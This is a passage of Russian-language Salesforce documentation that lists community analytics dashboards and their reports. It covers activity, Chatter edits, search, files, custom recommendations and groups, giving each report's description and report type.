
Имя отчета	Описание	Тип настраиваемого отчета	Пакет с Chatter	Пакет без Chatter
Unique Visitors - Monthly Trend	Месячный отчет о тренде количества уникальных посетителей в день (то есть пользователей, посетивших сообщество хотя бы один раз в данный день) за последние 12 месяцев.	Network Public Usage Daily Metrics 2.0	✓	

Панель мониторинга и отчеты Overview

Панель мониторинга Overview позволяет отслеживать рост количества участников, тренды входов в систему, а также действия участников, связанные с сообщениями и комментариями в Chatter.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Какие тенденции имеют участия?
- Какие тенденции имеют участники группы?
- Какие тенденции имеют темы и назначения?
- Какие тенденции имеют вопросы и ответы?
- Какие тенденции имеют файлы?



Важное замечание: Сведения об отчетах, предоставляемых в панели мониторинга Overview для пакета без Chatter, см. в компонентах, установленных в вашей организации.


Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
C — File Activity L90D	Количество загрузок и выгрузок файлов в вашем сообществе за последние 90 дней.	Отчет по файлам и содержимому	✅
Contributions - Weekly Trend	Недельный отчет о тренде количества сообщений и комментариев в группах и профилях пользователей за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
Daily Unique Contributors (Last 90 Days)	Уникальные пользователи, опубликовавшие сообщения или комментарии в последние 90 дней.	Network Unique Contributor Daily Metrics 2.0	✅
MO — Flags L90D	Отчет о тренде помеченного содержимого в сообществе за последние 90 дней.	Network Moderation 2.0	✅
New Members (Last 90 Days Trend)	Новые участники, добавленные за последние 90 дней.	Network Membership Daily Metrics 2.0	✅
O — External Logins L90D	Внешние входы в систему по типу участников сообщества за последние 90 дней.	Network Membership Daily Metrics 2.0	✅
T — Topics Assigned L90D	Темы, назначенные за последние 90 дней.	Сетевое назначения темы 3.0	✅
T — Topics Created L90D	Темы, добавленные за последние 90 дней.	Network Topics 2.0	✅

Панель мониторинга активности и отчеты

Панель мониторинга активности позволяет отслеживать уровни занятости и активности на основе активности пользователей в Chatter.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько опубликовано сообщений и комментариев?
- Сколько участников рабочих групп участвует в работе, и есть ли те, кто не участвует?
- Чьи сообщения получают больше всего комментариев или отметок?



Важное замечание: Эта панель мониторинга и отчеты на ней доступны *только* в пакете с Chatter.

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
A - # Comments	Количество комментариев в группах и профилях пользователей.	Network Activity Daily Metrics 2.0	
A - # Comments L30D	Количество комментариев в группах и профилях пользователей за последние 30 дней.	Network Activity Daily Metrics 2.0	
A - # Comments Per Post	Среднее количество комментариев к сообщениям.	Network Activity Daily Metrics 2.0	
A - # Comments Per Post L30D	Среднее количество комментариев к сообщениям за последние 30 дней.	Network Activity Daily Metrics 2.0	
A - # Members Contributing L30D	Пользователи, опубликовавшие сообщения в Chatter в последние 30 дней.	Network Members 2.0	
A - # Members Who Never Contributed	Пользователи, не участвующие в общении в Chatter.	Network Members 2.0	
A - # Posts	Общее количество сообщений в группах и профилях пользователей.	Network Activity Daily Metrics 2.0	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
A - # Posts L30D	Общее количество сообщений в группах и профилях пользователей за последние 30 дней.	Network Activity Daily Metrics 2.0	
A - Contributions By Member Type L90D	Отчет о тенденциях в сообщениях и комментариях за последние 90 дней в группах и профилях пользователей, отсортированный по типу членства.	Network Activity Daily Metrics 2.0	✅
A - Contributions L90D	Отчет о тенденциях в сообщениях и комментариях за последние 90 дней в группах и профилях пользователей.	Network Activity Daily Metrics 2.0	✅
A - Unique Contributors By Type L90D	Уникальные пользователи, опубликовавшие сообщения или комментарии в последние 90 дней.	Network Unique Contributor Daily Metrics 2.0	✅
Daily Unique Contributors (Last 90 Days)	Уникальные пользователи, опубликовавшие сообщения или комментарии в указанный день в последние 90 дней.	Network Unique Contributor Daily Metrics 2.0	✅

Отчеты правок Chatter

Эти отчеты предназначены для отслеживания правок в Chatter в своем сообществе.

Эти отчеты не связаны с панелью мониторинга, но могут быть найдены в папке отчетов сообщества.

Важное замечание: Эти отчеты доступны *только* в пакете с Chatter.

Совет: Для получения отчета о правках в Chatter по внутренней организации Salesforce используйте отчеты из папки **«Отчеты Chatter»**.


Имя отчета	Описание	Тип настраиваемого отчета
CH - # Правки Chatter	Количество правок Chatter, сделанных в сообществе.	Сетевые правки Chatter 1.0
CH - Правки Chatter по типу ленты	Распределение правок Chatter по типам лент: сообщения или комментарии.	Сетевые правки Chatter 1.0
CH - Правки Chatter по типу участника	Распределение правок Chatter по типам участников: внутренние, партнеры или клиенты.	Сетевые правки Chatter 1.0
CH - Ежедневные правки Chatter L30D	Суточная тенденция в правках Chatter в сообществе.	Сетевые правки Chatter 1.0

Отчеты и панель мониторинга поиска сообщества

Панель мониторинга поиска сообщества позволяет отслеживать действия по поиску в сообществе.

Панель мониторинга поиска сообщества позволяет отслеживать следующие данные:

- поисковые запросы участников сообщества;
- количество участников, выполняющих поиск конкретного термина в конкретный день;
- количество участников сообщества в системе во время поиска термина;
- тип участников сообщества, ищущих термин.



Важное замечание: Эта панель мониторинга и ее отчеты доступны *только* в сообществах, использующих шаблон «Служба работы с клиентами (Napili)», а отчеты «Поиск» могут выполняться только в производственной среде.

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
Autocomplete Click-Through % (Last 30 Days)	Какой процент результатов поиска автозавершения успешно используется?	Community Searches 2.0	✅
Autocomplete Search Usage (30 Days)	Выбирают ли пользователи предложенные результаты поиска?	Community Searches 2.0	✅
Logged-In vs Guest Search (Last 30 Days) 2.0 Прим.: Это отчет расширен в текущем пакете.	Количество участников сообщества в системе во время поиска термина.	Community Searches 2.0	✅
Most Autocomplete Clicks (30 Days)	Поиск по какому термину дает больше всего выборов предложенных результатов поиска?	Community Searches 2.0	✅

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
Number of Results Per Term (30 Days)	Сколько результатов поиска возвращается по каждому запросу?	Community Searches 2.0	✅
Search Frequency by Term (Last 30 Days) 2.0 Прим.: Это отчет расширен в текущем пакете.	Какие термины ищут участники сообщества?	Community Searches 2.0	✅
Searches by Member Type (Last 30 Days) 2.0 Прим.: Это отчет расширен в текущем пакете.	Тип участников сообщества, ищущих термин.	Community Searches 2.0	✅
Search Result Outcomes (30 days)	Сколько поисковых запросов дают результаты?	Community Searches 2.0	✅
Searches w/ No Results, by Day (30 Days)	Какие поисковые запросы не дали результатов в конкретный день?	Community Searches 2.0	✅
Searches w/ No Results by Type (30 Days)	Какой тип участников сообщества ищет термин и не получает результаты?	Community Searches 2.0	✅
Searches with Zero Results (30 Days)	Сколько результатов поиска возвращается по каждому запросу?	Community Searches 2.0	✅


Панель мониторинга и отчеты Files

Рекомендуем использовать панель мониторинга Content для отслеживания выгрузок, загрузок, занятости содержимого и авторов содержимого.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Сколько выполнено выгрузок и загрузок файлов?
- Существуют ли тренды файлов?
- Какие типы файлов распространяются больше или меньше всего?
- Какова занятость файлов?
- Какие участники управляют занятостью файлов?

Важное замечание: Эта панель мониторинга и отчеты на ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
C — # File Contributions	Общее количество действий с файлами, включая сообщения и комментарии.	Отчет по файлам и содержимому	
C — # File Downloads	Общее количество загруженных файлов.	Отчет по файлам и содержимому	
C — # File Likes	Общее количество предпочтений файлов.	Отчет по файлам и содержимому	
C — # File Shares	Общее количество публикаций файлов.	Отчет по файлам и содержимому	
C — # File Uploads	Общее количество выгруженных файлов.	Отчет по файлам и содержимому	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
C — File Activity By File Type L90D	Типы загруженных и выгруженных файлов в вашем сообществе.	Отчет по файлам и содержимому	✅
C — File Activity L90D	Количество загрузок и выгрузок файлов в вашем сообществе за последние 90 дней.		✅
C — File Sharing Monthly	Отчет о ежемесячном тренде публикаций файлов в вашем сообществе.	Отчет по файлам и содержимому	
C — File Uploads Distribution By Type	Распространение выгруженных файлов по типу файла.	Отчет по файлам и содержимому	✅
C — New Files Trending By Contributions	Файлы, выгруженные за последние 30 дней, с наибольшим количеством публикаций и комментариев.	Отчет по файлам и содержимому	
C — New Files Trending By Downloads	Файлы, выгруженные за последние 30 дней, с наибольшим количеством загрузок.	Отчет по файлам и содержимому	
C — New Files Trending By Likes	Файлы, выгруженные за последние 30 дней, с наибольшим количеством предпочтений.	Отчет по файлам и содержимому	
C — Top 10 Users — Most File Contrib L30D	Первые 10 пользователей, получившие наибольшее количество сообщений и комментариев по файлам за последние 30 дней. Прим.: Данный отчет не включен в панель мониторинга Content. Если вы хотите его использовать, отредактируйте панель мониторинга и удалите существующий отчет, чтобы добавить этот.	Отчет по файлам и содержимому	
C — Top 10 Users — Most File Likes L30D	Первые 10 пользователей, получившие наибольшее количество предпочтений по файлам за последние 30 дней. Прим.: Данный отчет не включен в панель мониторинга Content. Если вы хотите его использовать, отредактируйте панель мониторинга и удалите существующий отчет, чтобы добавить этот.	Отчет по файлам и содержимому	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
C — Top 10 Users — Most File Uploads	Первые 10 пользователей, выгрузившие наибольшее количество файлов.	Отчет по файлам и содержимому	

Панель мониторинга Custom Recommendations и отчеты


Панель мониторинга Custom Recommendations позволяет просматривать состояние индивидуальных рекомендаций в сообществе.

Здесь можно просмотреть, как часто ваши рекомендации просматривают, выбирают и отклоняют. Можно посмотреть сведения как по отдельным рекомендациям, так и по каналам.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Какие рекомендации выбирают чаще всего?
- Какие рекомендации отклоняют чаще всего?
- Помогают ли мои настраиваемые каналы моим рекомендациям?

Важное замечание: Эта панель мониторинга и отчеты на ней доступны *только* в пакете с Chatter.



Вопросы и ответы по рекомендациям

Вопросы и ответы по рекомендациям.

Вопросы и ответы по рекомендациям

Вопросы и ответы по рекомендациям.

Что означает «рекомендация передана»?

Рекомендация передана, когда она отображается на странице, в том числе после обновления страницы.

Что означает «рекомендация принята»?

Рекомендация принята, когда участник нажимает на кнопку с текстом, например «Купить сейчас».

Что означает «рекомендация отклонена»?

Рекомендация отклоняется, когда участник нажимает кнопку «Это не интересно».

Как рассчитывается доля принятий?

Доля принятий равна отношению количества нажатий участников на рекомендацию к общему количеству передач (показов) рекомендации в сообществе. Например, если на настраиваемую рекомендацию, переданную 1000 раз, нажали 100 участников, доля принятий составит 10 %.

Как рассчитывается доля отклонений?

Доля отклонений равна отношению количества отклонений рекомендации участниками к общему количеству передач (показов) рекомендации в сообществе. Например, если настраиваемую рекомендацию, переданную 1000 раз, отклонили 100 раз, доля отклонений составит 10 %.

Что такое каналы?

Каналы группируют рекомендации, позволяя определить место их отображения в сообществе.

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
R — Channel Recommendations Details	Сведения о каналах настраиваемых рекомендаций. Включает сведения о наиболее часто передаваемых, принимаемых и отклоняемых каналах.	Network Custom Recommendations 1.0	✅
R — Channel Recommendations L90D	Тренды канала настраиваемых рекомендаций по доле принятий, доле отклонений и количестве передач (показов) за последние 90 дней.	Network Custom Recommendations 1.0	✅
R — Custom Recommendations Details	Сведения о настраиваемых рекомендациях. Включает сведения о наиболее часто передаваемых, принимаемых и отклоняемых рекомендациях.	Network Custom Recommendations 1.0	✅
R — Custom Recommendations L90D	Основные настраиваемые рекомендации за указанное время. Включает сведения о количестве переданных, принятых (нажатых) или отклоненных настраиваемых рекомендациях за последние 90 дней.	Network Custom Recommendations 1.0	✅

Панель мониторинга и отчеты групп


Рекомендуем использовать данную панель мониторинга для отслеживания действий ленты и участников в группах Chatter.

Данная панель мониторинга позволяет получать ответы на указанные ниже вопросы.

- Какие группы являются наиболее активными?

- Какие группы являются самыми быстрорастущими?
- Какие авторы являются популярными?
- Сколько сообщений и комментариев содержат группы?

Важное замечание: Эта панель мониторинга и отчеты на ней доступны *только* в пакете с Chatter.



Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
G — # Group Comments	Общее количество комментариев в активных группах.	Network Group Activity 3.0	
G — # Group Comments L30D	Общее количество комментариев в активных группах за последние 30 дней.	Network Group Activity 3.0	
G — # Group Comments Per Post	Общее количество комментариев на одно сообщение в группах за последние 30 дней.	Network Activity Daily Metrics 2.0	
G — # Group Comments Per Post L30D	Общее количество комментариев на одно сообщение в группах.	Network Activity Daily Metrics 2.0	
G — # Group Members	Общее количество активных участников во всех неархивированных группах.	Network Group Members 2.0	

Имя отчета	Описание	Тип настраиваемого отчета	На панели мониторинга?
G — # Group Members Added L30D	Общее количество активных участников за последние 30 дней во всех неархивированных группах.	Network Group Members 2.0	
G — # Group Posts	Общее количество сообщений в активных группах.	Network Group Activity 3.0	
G — # Group Posts L30D	Общее количество сообщений в активных группах за последние 30 дней.	Network Group Activity 3.0	
G — # Groups	Общее количество групп.	Network Group Membership 2.0	
G — # Groups Added L30D	Общее количество активных групп, созданных за последние 30 дней.	Network Group Membership 2.0	
G — Active Groups L90D	Отчеты о группах с действиями, такими как сообщения и комментарии, за последние 90 дней.	Network Group Activity 3.0	✅
G — Group Activity L90D	Тренд количества сообщений и комментариев в ваших группах за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
G — Group Activity By User Type L90D	Количество участий в группах по типу пользователей, например партнер, клиент или сотрудник, за последние 90 дней.	Network Activity Daily Metrics 2.0	✅
G — Top 10 Groups By Contributions	Группы с наибольшим количеством участий.	Network Group Activity 3.0	✅
G — Top 10 Groups By Members	Группы с наибольшим количеством участников. Не учитываются участники архивированных групп и неактивные пользователи.	Network Group Activity 3.0	✅
Group Posts By Type	Сообщения в группах по типу сообщения.	Network Group Activity 3.0	✅

Панель мониторинга и отчеты Members

